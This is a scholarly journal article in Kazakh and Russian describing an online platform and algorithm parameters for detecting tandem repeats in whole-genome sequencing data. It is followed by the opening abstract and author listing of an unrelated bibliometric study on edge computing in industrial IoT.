©Е.С. Голенко[1*], А.А. Исмаилова[1], К.К. Кадиркулов[1], Р.Н. Календарь[2], 2024.
[1]С. Сейфуллин атындағы Қазақ агротехникалық зерттеу университеті,
Астана, Қазақстан;
[2]Хельсинки университеті, Хельсинки, Финляндия.
E-mail: *golenko.katerina@gmail.com*

ТОЛЫҚ ГЕНОМДЫҚ СЕКВЕНИРЛЕУДЕ ТАНДЕМДІК ҚАЙТАЛАНУЛАРДЫ ІЗДЕУ ҮШІН ОНЛАЙН ПЛАТФОРМАСЫН ӘЗІРЛЕУ

Голенко Екатерина Сергеевна – Ph.D., С. Сейфуллин атындағы Қазақ агротехникалық зерттеу университеті, Астана, Қазақстан, E-mail: golenko.katerina@gmail.com, https://orcid.org/0000-0002-4643-4571;
Исмаилова Айсулу Абжаппаровна – Ph.D., қауымдастырылған профессор, Ақпараттық жүйелер кафедрасы, С. Сейфуллин атындағы Қазақ агротехникалық зерттеу университеті, Астана, Қазақстан, E-mail: a.ismailova@mail.ru, https://orcid.org/0000-0002-8958-1846;
Кадиркулов Куаныш Кайсарович – Ph.D., С. Сейфуллин атындағы Қазақ агротехникалық зерттеу университеті, Астана, Қазақстан, E-mail: kkuanysh@gmail.com, https://orcid.org/0000-0003-0506-4890;
Календарь Руслан Николаевич – Ph.D, Хельсинки өмір туралы ғылымдар институты, Хельсинки университеті, Хельсинки, Финляндия, E-mail: ruslan.kalendar@helsinki.fi, https://orcid.org/0000-0003-3986-2460.

Аннотация. Мақалада генетиканың, криминалистиканың және медицинаның көптеген салаларында анықтау өте маңызды болып табылатын тұтас геномды секвенирлеу кезінде тандемді қайталауларды анықтауға арналған онлайн платформаны әзірлеу нәтижелері берілген. Тұтас геномды секвенирлеу деректерін талдауға арналған арнайы бағдарламалық жасақтаманы әзірлеу биологиялық және медициналық зерттеулер үшін үлкен маңызға ие, бірақ бұл қайталануларды анықтау олардың жоғары өзгергіштігі мен күрделілігіне байланысты өте қиын, ал дәстүрлі әдістер тандемді қайталауларды талдау кезінде жиі қиындықтарға тап болады. Зерттеуде тандемді қайталауларды анықтаудың қолданыстағы әдістерін талдау және талқылау, олардың артықшылықтары мен кемшіліктері көрсетілген, сондай-ақ осы саладағы одан әрі зерттеудің перспективалары мен бағыттары талқыланады. Тандемді қайталауларды іздеу үшін секвенирлеу деректерін өңдеудің дәстүрлі тәсілін сипаттау және қолданумен қатар ұсынылып отырған бағдарламалық қамтамасыз ету қысқа тандемді қайталаулардың барлық түрлерін анықтауға мүмкіндік беретін арнайы әзірленген алгоритмді пайдаланады. Платформа клиент-сервер архитектурасын қолдану арқылы жүзеге асырылады, пайдаланушы авторизациясын, қайталанатын есептеулер үшін параметрлерді орнатуға, нәтижелер тарихын көрсететін және сақтауға және оларды мәтіндік және визуалды пішімдерде қарауға арналған беттерді қамтиды.

Түйін сөздер: тандемді қайталау, тұтас геномды секвенирлеу, онлайн платформа, сателиттер, микросателиттер.

©Е.С. Голенко[1*], А.А. Исмаилова[1], К.К. Кадиркулов[1], Р.Н. Календарь[2], 2024.
[1]Казахский агротехнический исследовательский университет
им. С. Сейфуллина, Астана, Казахстан;
[2]Университет Хельсинки, Хельсинки, Финляндия.
E-mail: *golenko.katerina@gmail.com*

РАЗРАБОТКА ОНЛАЙН-ПЛАТФОРМЫ ДЛЯ ПОИСКА ТАНДЕМНЫХ ПОВТОРОВ ПРИ ПОЛНОГЕНОМНОМ СЕКВЕНИРОВАНИИ

Голенко Екатерина Сергеевна – PhD, Казахский агротехнический исследовательский университет им. С. Сейфуллина, Астана, Казахстан, E-mail: golenko.katerina@gmail.com, https://orcid.org/0000-0002-4643-4571;
Исмаилова Айсулу Абжаппаровна – PhD, ассоциированный профессор, кафедра Информационных систем, Казахский агротехнический исследовательский университет им. С. Сейфуллина, Астана, Казахстан, E-mail: a.ismailova@mail.ru, https://orcid.org/0000-0002-8958-1846;
Кадиркулов Куаныш Кайсарович – PhD, Казахский агротехнический исследовательский университет им. С. Сейфуллина, Астана, Казахстан, E-mail: kkuanysh@gmail.com, https://orcid.org/0000-0003-0506-4890;
Календарь Руслан Николаевич – PhD, Хельсинкский институт наук о жизни, Университет Хельсинки, Хельсинки, Финляндия, E-mail: ruslan.kalendar@helsinki.fi, https://orcid.org/0000-0003-3986-2460.

Аннотация. В статье представлены результаты разработки онлайн-платформы для идентификации тандемных повторов при полногеномном секвенировании, обнаружение которых является критически важным для многих областей генетики, криминалистики и медицины. Разработка специализированного программного обеспечения для анализа данных полногеномного секвенирования имеет огромное значение для биологических и медицинских исследований, однако идентификация этих повторов является крайне сложной задачей из-за их высокой вариабельности и сложности, а традиционные методы часто сталкиваются с трудностями при анализе тандемных повторов. В исследовании приведены анализ и обсуждение существующих методов идентификации тандемных повторов, обозначены их преимущества и недостатки, а также рассмотрены перспективы и направления дальнейших исследований в этой области. Наряду с описанием и применением традиционного подхода к обработке данных секвенирования для поиска тандемных повторов в предлагаемом программном обеспечении используется специально разработанный алгоритм, позволяющий идентифицировать все типы коротких тандемных повторов. Платформа реализована с использованием клиент-серверной архитектуры, включает в себя авторизацию пользователя, страницы задания параметров вычислений повторов, отражение и сохранение истории результатов и их просмотр в текстовом и визуализированном форматах.

Ключевые слова: тандемные повторы, полногеномное секвенирование, онлайн-платформа, сателлиты, микросателлиты.

В качестве направлений будущих исследований планируется дальнейшая разработка предложенной платформы. Настоящая работа проводится при финансовой поддержке Министерства науки и высшего образования Республики Казахстан (AP19678041 «Разработка программного обеспечения для идентификации тандемных повторов при полногеномном секвенировании»).

Введение. В последние годы полногеномное секвенирование (Whole Genome Sequencing – WGS) стало мощным инструментом в области геномики, предоставляя детальную информацию о генетическом материале организмов. Одной из ключевых задач анализа данных WGS является идентификация тандемных повторов (Anisimova, 2015), представляющиеся собой последовательности, которые состоят из нескольких последовательных повторений одного и того же паттерна в одном направлении. В зависимости от длины этого повторяющегося паттерна тандемные повторы классифицируются на три типа: микросателлиты (повторяющийся паттерн менее 6 пар нуклеотидов), также известные как Short Tandem Repeats – STR, минисателлиты (повторяющийся паттерн от 7 до 100 пар нуклеотидов) и сателлиты (повторяющийся паттерн более 100 пар нуклеотидов). Эти повторы играют важную роль в генетической вариации, эволюции и могут быть связаны с различными заболеваниями. Благодаря сложной изменчивости и высокой способности к дискриминации тандемные повторы широко используются в популяционном генетическом анализе (Wang, et al, 2016), судебно-медицинской идентификации (Chiu, et al, 2021) и селекции (Eichler, 2019). Кроме того, известно, что вариации STR связаны с нервными заболеваниями, такими как болезнь Альцгеймера, ожирение и рак, посредством регуляции проксимальной экспрессии генов (Bakhtiari, 2021). Кроме того, тандемные повторы являются основными маркерами в криминалистических приложениях ДНК и используются почти во всех криминалистических базах данных ДНК.

Тандемные повторы могут значительно различаться по длине и структуре, что делает их идентификацию сложной задачей. Традиционные методы анализа последовательностей часто сталкиваются с проблемами при обработке таких повторов из-за их высокой вариабельности и сложности. В этом контексте разработки программного обеспечения, специально предназначенного для идентификации тандемных повторов, являются актуальной задачей. Современные подходы к анализу тандемных повторов включают использование различных алгоритмов и методов машинного обучения, которые позволяют эффективно обрабатывать большие объемы данных, полученные в результате WGS. Однако разработка таких инструментов требует глубокого понимания как биологических аспектов, так и компьютерных методов обработки данных.

Разработка специализированного программного обеспечения для анализа данных полногеномного секвенирования имеет огромное значение для биологических и медицинских исследований. Идентификация тандемных повторов может способствовать выявлению генетических маркеров заболеваний, пониманию эволюционных процессов и улучшению методов диагностики. В данной статье представлены промежуточные результаты разработки программного обеспечения и онлайн-платформы для идентификации тандемных повторов при полногеномном секвенировании. Обсуждаются существующие методы, их преимущества и недостатки, а также перспективы и направления дальнейших исследований в этой области.

Во многих исследованиях и практиках используются длины аллелей тандемных повторов, тогда как подробная последовательность аллелей игнорируется. Это функционально определенное обозначение обусловлено ограничениями традиционных технологий, с помощью которых варианты тандемных повторов обнаруживаются с помощью секвенирования по Сэнгеру или путем измерения длин фрагментов ДНК во время разделения с помощью капиллярного электрофореза. Аллели тандемных повторов одинаковой длины рассматриваются как одни и те же аллели, хотя они могут иметь разные последовательности. Более высокое разрешение аллелей тандемных повторов может быть важно для широкого спектра применений и в настоящее время не полностью учтено. Аллели тандемных повторов можно сообщать как варианты последовательностей или гаплотипы с использованием технологий секвенирования следующего поколения с более высокой достоверностью и меньшими затратами на пару оснований, чем традиционные методы. Для обнаружения гаплотипов из наборов данных последовательностей были разработаны биоинформатические инструменты, такие как STRait Razor (King, et al, 2021), HipSTR (Willems, et al, 2017) и FDSTools (Hoogenboom, et al, 2017). Эти программы могут обнаруживать аллели как на основе длины, так и на основе последовательности. Каждый гаплотип STR (т.е. последовательность) содержит информацию, такую как количество повторов основного мотива и дополнительные точечные мутации, такие как однонуклеотидный полиморфизм и инсерции/делеции, если они присутствуют. Однако прямо или визуально выявить различия между гаплотипами сложно из-за их повторяющегося характера, особенно для сложных гаплотипов. Кроме того, некоторые повторные расширения тандемных повторы, связанных с заболеванием, могут быть очень длинными и содержать несколько типов вариантов, что может еще больше усложнить сравнение. Множественные инструменты выравнивания последовательностей, такие как MAFFT, могут сравнивать очень похожие последовательности и выявлять различия между последовательностями (Nakamura, et al, 2018). Однако эти инструменты обычно разрабатываются для общих целей сравнения.

С другой стороны, недавние достижения в области алгоритмов,

разработанных специально для генотипирования STR, таких как пакет программного обеспечения ExpansionHunter (Dolzhenko, et al, 2020), TexSTRa (Fearnley, et al, 2022), STRetch (Dashnow, et al, 2018) и superSTR (Tang, et al, 2017) показали, что WGS может обеспечить надежное обнаружение тандемных повторов по всему геному с высокой чувствительностью и высокой специфичностью. Например, WGS в сочетании с ExpansionHunter выявил ранее не диагностированные неврологические заболевания, он был первым инструментом, разработанным для поиска по всему геному новых расширений повторов в данных короткого чтения. Эти инструменты могут обрабатывать как выровненные, так и невыровненные чтения, чтобы идентифицировать возможные тандемные повторы в известных и охарактеризованных локусах. Также совсем недавно был разработан STRling с аналогичной новой возможностью обнаружения тандемных повторов (Dashnow, et al, 2022).

Несмотря на успехи в идентификации тандемных повторов, существуют определённые ограничения текущих методов. Одним из основных недостатков является их неспособность учитывать точную последовательность аллелей, фокусируясь в основном на длине повторов. Это приводит к тому, что различные последовательности одинаковой длины рассматриваются как идентичные, что не позволяет выявить потенциальные биологические различия между ними. Более того, сложности возникают при анализе длинных и сложных гаплотипов, что требует разработки более точных и специализированных инструментов для их идентификации и сравнения.

Современные методы, такие как использование капиллярного электрофореза и секвенирование по Сэнгеру, ограничены в разрешении и точности, что требует внедрения технологий следующего поколения. Секвенирование с высоким разрешением и новые алгоритмы генотипирования STR, такие как ExpansionHunter, демонстрируют большие перспективы, однако они также нуждаются в дальнейших улучшениях для повышения достоверности и снижения затрат во времени обработки. Разработка новых инструментов, способных эффективно идентифицировать и анализировать тандемные повторы, остаётся актуальной задачей в геномике, что позволит улучшить диагностику и понимание генетических заболеваний.

Материалы и методы. В мировой практике общая схема идентификации тандемных повторов выглядит следующим образом: этап подготовки данных – файл с геномной последовательностью (например, в формате FASTA); этап определения параметров поиска – задание параметров, необходимых для идентификации повторов; этап поиска повторяющихся мотивов – проход по последовательности с заданным параметрами; этап аннотации и вывода – описание найденных повторов с указанием их местоположения, длины, числа копий и других характеристик, а также сохранение или отображение результатов в формате, нацеленном на конечного пользователя (таблица, отчет и т.д.) (Рис. 1).




Рисунок 1. Процесс идентификации тандемных повторов

Предлагаемая платформа основывается на представленной выше методике и предназначена для поиска тандемных повторов в белковых и ДНК последовательностях. Общая схема вычислений, работы онлайн-платформы, а также взаимодействия клиентской и серверной части представлена на Рис. 2.




Рисунок 2. Процесс идентификации тандемных повторов

Платформа состоит из двух основных частей – пользовательского (клиентского) интерфейса и серверной части. Серверная часть производит вычисления по поиску тандемных повторов с формированием базы данных результатов. В основе серверной логики заложены методы Rest API, которые позволяют удаленным клиентам производить вычисления. Платформа реализована на базе операционной системы Ubuntu v.22 с использованием языков программирования Java и php. Запросы и результаты формируются в формате JSON.

Клиентская часть представляет собой онлайн систему, которая позволяет вести статистику расчетов пользователей, которые в дальнейшем могут использоваться для сравнений результатов. Онлайн система временно размещена по адресу https://gene.kkk.kz/. Доступ осуществляется только с помощью вызова методов калькуляции, через двухфакторную авторизацию и получением токена. Техническая реализация пользовательского интерфейса произведена с использованием HTML5, jQuery, Bootstrap и PHP8 и других web-технологий.

Описываемая платформа используют исходный код идентификации и визуализации перемежающихся и тандемных повторов на уровне всего генома (https://github.com/rkalendar/Repeater). Вычисления производятся путем ввода следующих параметров, описанных в Таблице 1.

Таблица 1 – Параметры для анализа

№ п/п	Параметр	Описание
1	ssr	Анализ только локусов SSR/теломеров
2	kmer	Минимальная k-мера, длина подстроки, содержащиеся в биологической последовательности
3	min	Начальная длина повтора
4	sln	Длина строки
5	image	Размерность изображения на выходе вычисления
6	Flanks	Расширение флангов повтора на соответствующую длину
7	Mask	Формирование нового файла с маскирующими повторами
8	Seqshow	Извлечение последовательностей повторов
9	Quick	Признак быстрого анализ повторов, без глубокого анализа и их кластеризации
10	File	Файл для анализа в текстовом формате

Для проведения корректной идентификации повторов критично важно задать правильные параметры, которые позволят с наиболее высокой точностью производить вычисления и выявлять тандемные повторы. Пример задаваемых для расчетов параметров представлен в Таблице 2.

Таблица 2 – Примеры задаваемых параметров для анализа

№ п/п	Примеры параметров
1	kmer=21, min=30
2	ssr=true, seqshow=true, flanks=100
3	kmer=21, min=100, sln=250, image=5000x3000, quick=false, mask=false, seqshow=true

Как видно в представленных примерах, не все параметры анализа являются обязательными для задания их пользователем, однако при использовании более точных настроек платформа демонстрирует лучшие результаты по сравнению с запросами с неопределенными параметрами.

Отличительной особенностью предлагаемой платформы, определяющей ее новизну, является использование специально разработанного алгоритма, который позволяет идентифицировать все типы повторяющихся последовательностей, включая совершенные и несовершенные микросателлитные повторы, а также любые типы коротких тандемных повторов. Эти повторы могут принадлежать к широкому спектру, организованному в повторяющиеся структуры более высокого порядка, такие как крупные сателлитные последовательности и теломеры. Программа представляет собой высокочувствительный и автоматизированный метод для идентификации повторяющихся последовательностей.

Результаты и обсуждение. Онлайн-платформа была протестирована на хромосомах животных, насекомых, растений, а также на последовательностях геномов прокариот и гигантских вирусов. Результаты показали, что она является быстрым, эффективной и простой в использовании, предлагая удобный интерфейс. Кроме того, программа позволяет получить информацию о расположении и распределении этих повторов в геноме, что может помочь исследователям выявить потенциальные регуляторные регионы или области, подверженные генетической нестабильности.

Основные модули, входящие в функционал платформы представлены ниже. На Рис. 3 представлен модуль формирования вычислений, в котором пользователь определяет параметры вычисления, ранее описанные в Таблице 1. После определения всех необходимых параметров происходит этап вычисления, после которого пользователь может переходить в историю результатов (Рис. 4).




Рисунок 3. Модуль формирования вычислений




Рисунок 4. История результатов

История результатов отображает все вычисления, произведенные пользователем, что позволяет вести учет расчетов. Каждая история содержит детализированные результаты, отображенные на Рис. 5.




Рисунок 5. Детализация результатов

Помимо детализации текстовой части вычислений, предлагаемая платформа дает возможность получать визуальное отображение результатов, где наглядно можно увидеть, как и где были идентифицированы повторы.

Рисунок 6. Визуализация результатов

Как видно из Рис.6 онлайн-платформа позволяет получить информацию о расположении и распределении тандемных повторов в геноме, что может помочь исследователям выявить потенциальные регуляторные регионы или области, подверженные генетической нестабильности.

Выводы. В работе предложена онлайн-платформа для идентификации тандемных повторов при полногеномном секвенировании. Тандемные повторы в биологии играют значительную роль при выявлении генетических маркеров заболеваний, понимании эволюционных процессов и улучшении методов диагностики. Онлайн-платформа для поиска тандемных повторов позволяет обнаруживать элементы прямого и инвертированного повтора, совершенные и несовершенные микросателлитные повторы, а также любые типы коротких и длинных тандемных повторов. Сочетая высокую точность и универсальность, инструмент вносит значительный вклад в понимание сложного ландшафта геномных повторов. Он позволяет исследователям детально анализировать и выявлять различные типы повторяющихся последовательностей, что способствует более глубокому пониманию генетических механизмов и улучшению диагностики генетических заболеваний.

References

Anisimova, M., Pecerska, J., Schaper, E. (2015). Statistical Approaches to Detecting and Analyzing Tandem Repeats in Genomic Sequences. Frontiers in Bioengineering and Biotechnology. – 3. – 1-6.

Bakhtiari, M., Park, J., Ding, Y.-C., Shleizer-Burko, S., Neuhausen, S.L., Halldorsson, B.V., Stefansson, K., Gymrek, M., Bafna, V. (2021). Variable number tandem repeats mediate the expression of proximal genes. Nature Communications. – 12(1). – 2075.

Chiu, R., Rajan-Babu, I.-S., Friedman, J.M., Birol, I. (2021). Straglr: discovering and genotyping tandem repeat expansions using whole genome long-read sequences. Genome Biology. – 22(1). – 224.

Dashnow, H., Lek, M., Phipson, B., Halman, A., Sadedin, S., Lonsdale, A., et al. (2018). STRetch: detecting and discovering pathogenic short tandem repeat expansions. Genome Biology. – 19. – 121.

Dashnow, H., Pedersen, B.S., Hiatt, L., Brown, J., Beecroft, S.J., Ravenscroft, G., et al. (2022). STRling: a k-mer counting approach that detects short tandem repeat expansions at known and novel loci. Genome Biology. – 23. – 257.

Dolzhenko, E., Bennett, M.F., Richmond, P.A., et al. (2020). ExpansionHunter Denovo: a computational method for locating known and novel repeat expansions in short-read sequencing data. Genome Biology. – 21(1). – 102.

Eichler, E.E. (2019). Genetic variation, comparative genomics, and the diagnosis of disease. The New England Journal of Medicine. – 381(1). – 64-74.

Fearnley, L., Bennett, M., Bahlo, M. (2022). Detection of repeat expansions in large next generation DNA and RNA sequencing data without alignment. Scientific Reports. – 12. – 13124.

Hoogenboom, J., van der Gaag, K.J., de Leeuw, R.H., Sijen, T., de Knijff, P., Laros, J.F.J. (2017). FDSTools: A software package for analysis of massively parallel sequencing data with the ability to recognise and correct STR stutter and other PCR or sequencing noise. Forensic Science International: Genetics. – 27. – 27-40.

King, J.L, Woerner, A.E., Mandape, S.N., Kapema, K.B., Moura-Neto, R.S., Silva, R., Budowle, B. (2021). STRait razor online: an enhanced user interface to facilitate interpretation of MPS data. Forensic Science International: Genetics. – 52.

Nakamura, T., Yamada, K.D., Tomii, K., Katoh, K. (2018). Parallelization of MAFFT for large-scale multiple sequence alignments. Bioinformatics. – 34(14). – 2490-2.

Tang, H., Kirkness, E.F., Lippert, C., Biggs, W.H., Fabani, M., Guzman, E., et al. (2017). Profiling of short-tandem-repeat disease alleles in 12,632 human whole genomes. The American Journal of Human Genetics. – 101. – 700-715.

Wang, X., Wang, L. (2016). GMATA: an integrated software package for Genome-scale SSR mining, marker development and viewing. Frontiers in Plant Science. – 7. – 1350.

Willems, T., Zielinski, D., Yuan, J., Gordon, A., Gymrek, M., Erlich, Y. Genome-wide profiling of heritable and de novo STR variations. Natural Methods. – 14(6). – 590-2.

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 123–137
https://doi.org/10.32014/2024.2518-1726.312

UDC 004-93

©T. Zhukabayeva[1], L. Zholshiyeva [1*], N. Karabayev[1], Sh. Akhmetzhanova[2], 2024.
[1]L.N. Gumilyov Eurasian National University, Astana, Kazakhstan;
[2]Taraz Regional University named M.Kh.Dulaty, Taraz, Kazakhstan.
E-mail: lazzat.zhol.81@gmail.com

A BIBLIOMETRIC ANALYSIS OF EDGE COMPUTING IN INDUSTRIAL INTERNET OF THINGS (IIoT) CYBER-PHYSICAL SYSTEMS

Zhukabayeva Tamara – PhD, department of Information Systems, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: tamara_kokenovna@mail.ru. https://orcid.org/0000-0001-6345-5211;
Zholshiyeva Lazzat – Department of Information Systems, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: lazzat.zhol.81@gmail.com. https://orcid.org/0000-0002-2526-8471;
Karabayev Nurdaulet – Department of Information Systems, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: 222240@astanait.edu.kz. https://orcid.org/0009-0008-6532-6382;
Akhmetzhanova Shynar -– Candidate of Technical Sciences, department of Information Systems, Taraz Regional University named M.Kh.Dulaty, Taraz, Kazakhstan, E-mail: shina_70@mail.ru . https://orcid.org/0000-0002-4131-8328.

Abstract. With the development of the Industrial Internet of Things (IIoT), human-machine interaction system automation has reached a higher level of research, contributing to the integration of intelligent technologies in the industrial sectors. Modern technological innovations, including edge computing and fog computing, significantly accelerate the advancement of manufacturing processes. This paper aims to thoroughly review the scientific literature related to a specific set of terms derived from integrating IIoT and edge computing. The paper presents a bibliometric analysis of edge computing and IIoT merging. It focuses on prevailing trends, prominent authors, key publications, and research productivity over the past 5 years. The paper identifies notable patterns and trends by examining scientific papers and using analytical tools such as bibliometrics, emphasizing the role of advanced technologies like AI and blockchain in enhancing IIoT systems. The data indicate a significant increase in research outcomes, highlighting the need for effective use of edge computing to address data processing challenges and improve system security. This bibliometric analysis reveals current research areas and promising directions for the development of edge computing within the IIoT framework.

Keywords: IIoT, edge computing, cyber-physical systems

Financing: *This research has been funded by the Science Committee of the Ministry of Education and Science of the Republic of Kazakhstan (Grant No. No AP23489127).*

©Т. Жукабаева[1], Л. Жолшиева[1*], Н. Карабаев[1], Ш. Ахметжанова[2], 2024.
[1]Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан;
[2]М.Х. Дулати атындағы Тараз өңірлік университеті, Тараз, Қазақстан.
E-mail: lazzat.zhol.81@gmail.com

ӨНДІРІСТІК ЗАТТАР ИНТЕРНЕТІ (IIoT) КИБЕРФИЗИКАЛЫҚ ЖҮЙЕЛЕРІНДЕ ШЕТКІ ЕСЕПТЕУЛЕРДІ ҚОЛДАНУҒА БИБЛИОМЕТРИЯЛЫҚ ТАЛДАУ

Жукабаева Тамара – PhD, ақпараттық жүйелер кафедрасы, Л.Н. Гумилев атындағы Евразия ұлттық университеті, Астана, Қазақстан, E-mail: tamara_kokenovna@mail.ru. https://orcid.org/0000-0001-6345-5211;
Жолшиева Лаззат – Ақпараттық жүйелер кафедрасы, Л.Н. Гумилев атындағы Евразия ұлттық университеті, Астана, Қазақстан, E-mail: lazzat.zhol.81@gmail.com. https://orcid.org/0000-0002-2526-8471;
Қарабаев Нұрдәулет – Ақпараттық жүйелер кафедрасы, Л.Н. Гумилев атындағы Евразия ұлттық университеті, Астана, Қазақстан, E-mail: 222240@astanait.edu.kz. https://orcid.org/0009-0008-6532-6382;
Ахметжанова Шынар – т.ғ.к., ақпараттық жүйелер кафедрасы, М.Х.Дулати атындағы Тараз өңірлік университеті, Тараз, Қазақстан, E-mail: shina_70@mail.ru . https://orcid.org/0000-0002-4131-8328.

Аннотация. Өндірістік заттар интернетінің (IIoT) дамуының арқасында адам мен машинаның өзара әрекеттесу жүйесін автоматтандыруды зерттеу деңгейі жоғарылады, бұл өз кезегінде интеллектуалды технологиялардың өнеркәсіп салаларында интеграциялануына ықпал етті. Қазіргі заманғы технологиялық инновациялар, оның ішінде шеткі есептеулер мен тұманды есептеулер, өндірістік процестердің жылдам дамуын айтарлықтай жеделдетеді. Мақаланың мақсаты - IIoT және шеткі есептеулерді интеграциялау арқылы туындаған нақты терминдерге қатысты ғылыми жарияланымдарды жан-жақты қарап шығу. Мақалада шеткі есептеулер мен IIoT-тің бірігуіне арналған библиометриялық талдау ұсынылды. Соңғы 5 жылдағы танымал авторларды, маңызды жарияланымдарды және зерттеу өнімділігі қарастырылды. Сондай-ақ, ғылыми мақалаларды зерттеу мен bibliometrix құралын қолдану арқылы елеулі үлгілер мен тенденциялар анықталды. Жасанды интеллект заманауи технологиясың IIoT жүйелерін жетілдірудегі рөлі атап көрсетілді. Мәліметтер зерттеу нәтижелерінің айтарлықтай өскенін көрсетті, бұл деректерді өңдеу мәселелерін шешу мен жүйе қауіпсіздігін жақсарту үшін шеткі есептеулерді тиімді пайдаланудың қажеттілігін көрсетеді. Бұл зерттеуде библиометриялық талдау IIoT контексіндегі шеткі есептеулердің дамуындағы қазіргі зерттеу салалары және перспективалы бағыттары көрсетілді.

Түйін сөздер: IIoT, шеткі есептеу, кибер-физикалық жүйелер

©Т. Жукабаева[1], Л. Жолшиева[1*], Н. Карабаев[1], Ш. Ахметжанова[2], 2024.
[1]Евразийский национальный университет имени Л.Н. Гумилева,
Астана, Казахстан;
[2]Таразский региональный университет имени М.Х. Дулати, Тараз, Казахстан.
E-mail: lazzat.zhol.81@gmail.com

БИБЛИОМЕТРИЧЕСКИЙ АНАЛИЗ ПРИМЕНЕНИЯ ГРАНИЧНЫХ ВЫЧИСЛЕНИЙ В КИБЕРФИЗИЧЕСКИХ СИСТЕМАХ ПРОМЫШЛЕННОГО ИНТЕРНЕТА ВЕЩЕЙ (IIoT)

Жукабаева Тамара – PhD, кафедра информационной системы, Евразийский национальный университет имени Л.Н. Гумилева, Астана, Казахстан, E-mail: tamara_kokenovna@mail.ru, https://orcid.org/0000-0001-6345-5211;
Жолшиева Лаззат – Кафедра информационной системы, Евразийский национальный университет имени Л.Н. Гумилева, Астана, Казахстан, E-mail: lazzat.zhol.81@gmail.com, https://orcid.org/0000-0002-2526-8471;
Қарабаев Нұрдәулет – Кафедра информационной системы, Евразийский национальный университет имени Л.Н. Гумилева, Астана, Казахстан, E-mail: 222240@astanait.edu.kz, https://orcid.org/0009-0008-6532-6382;
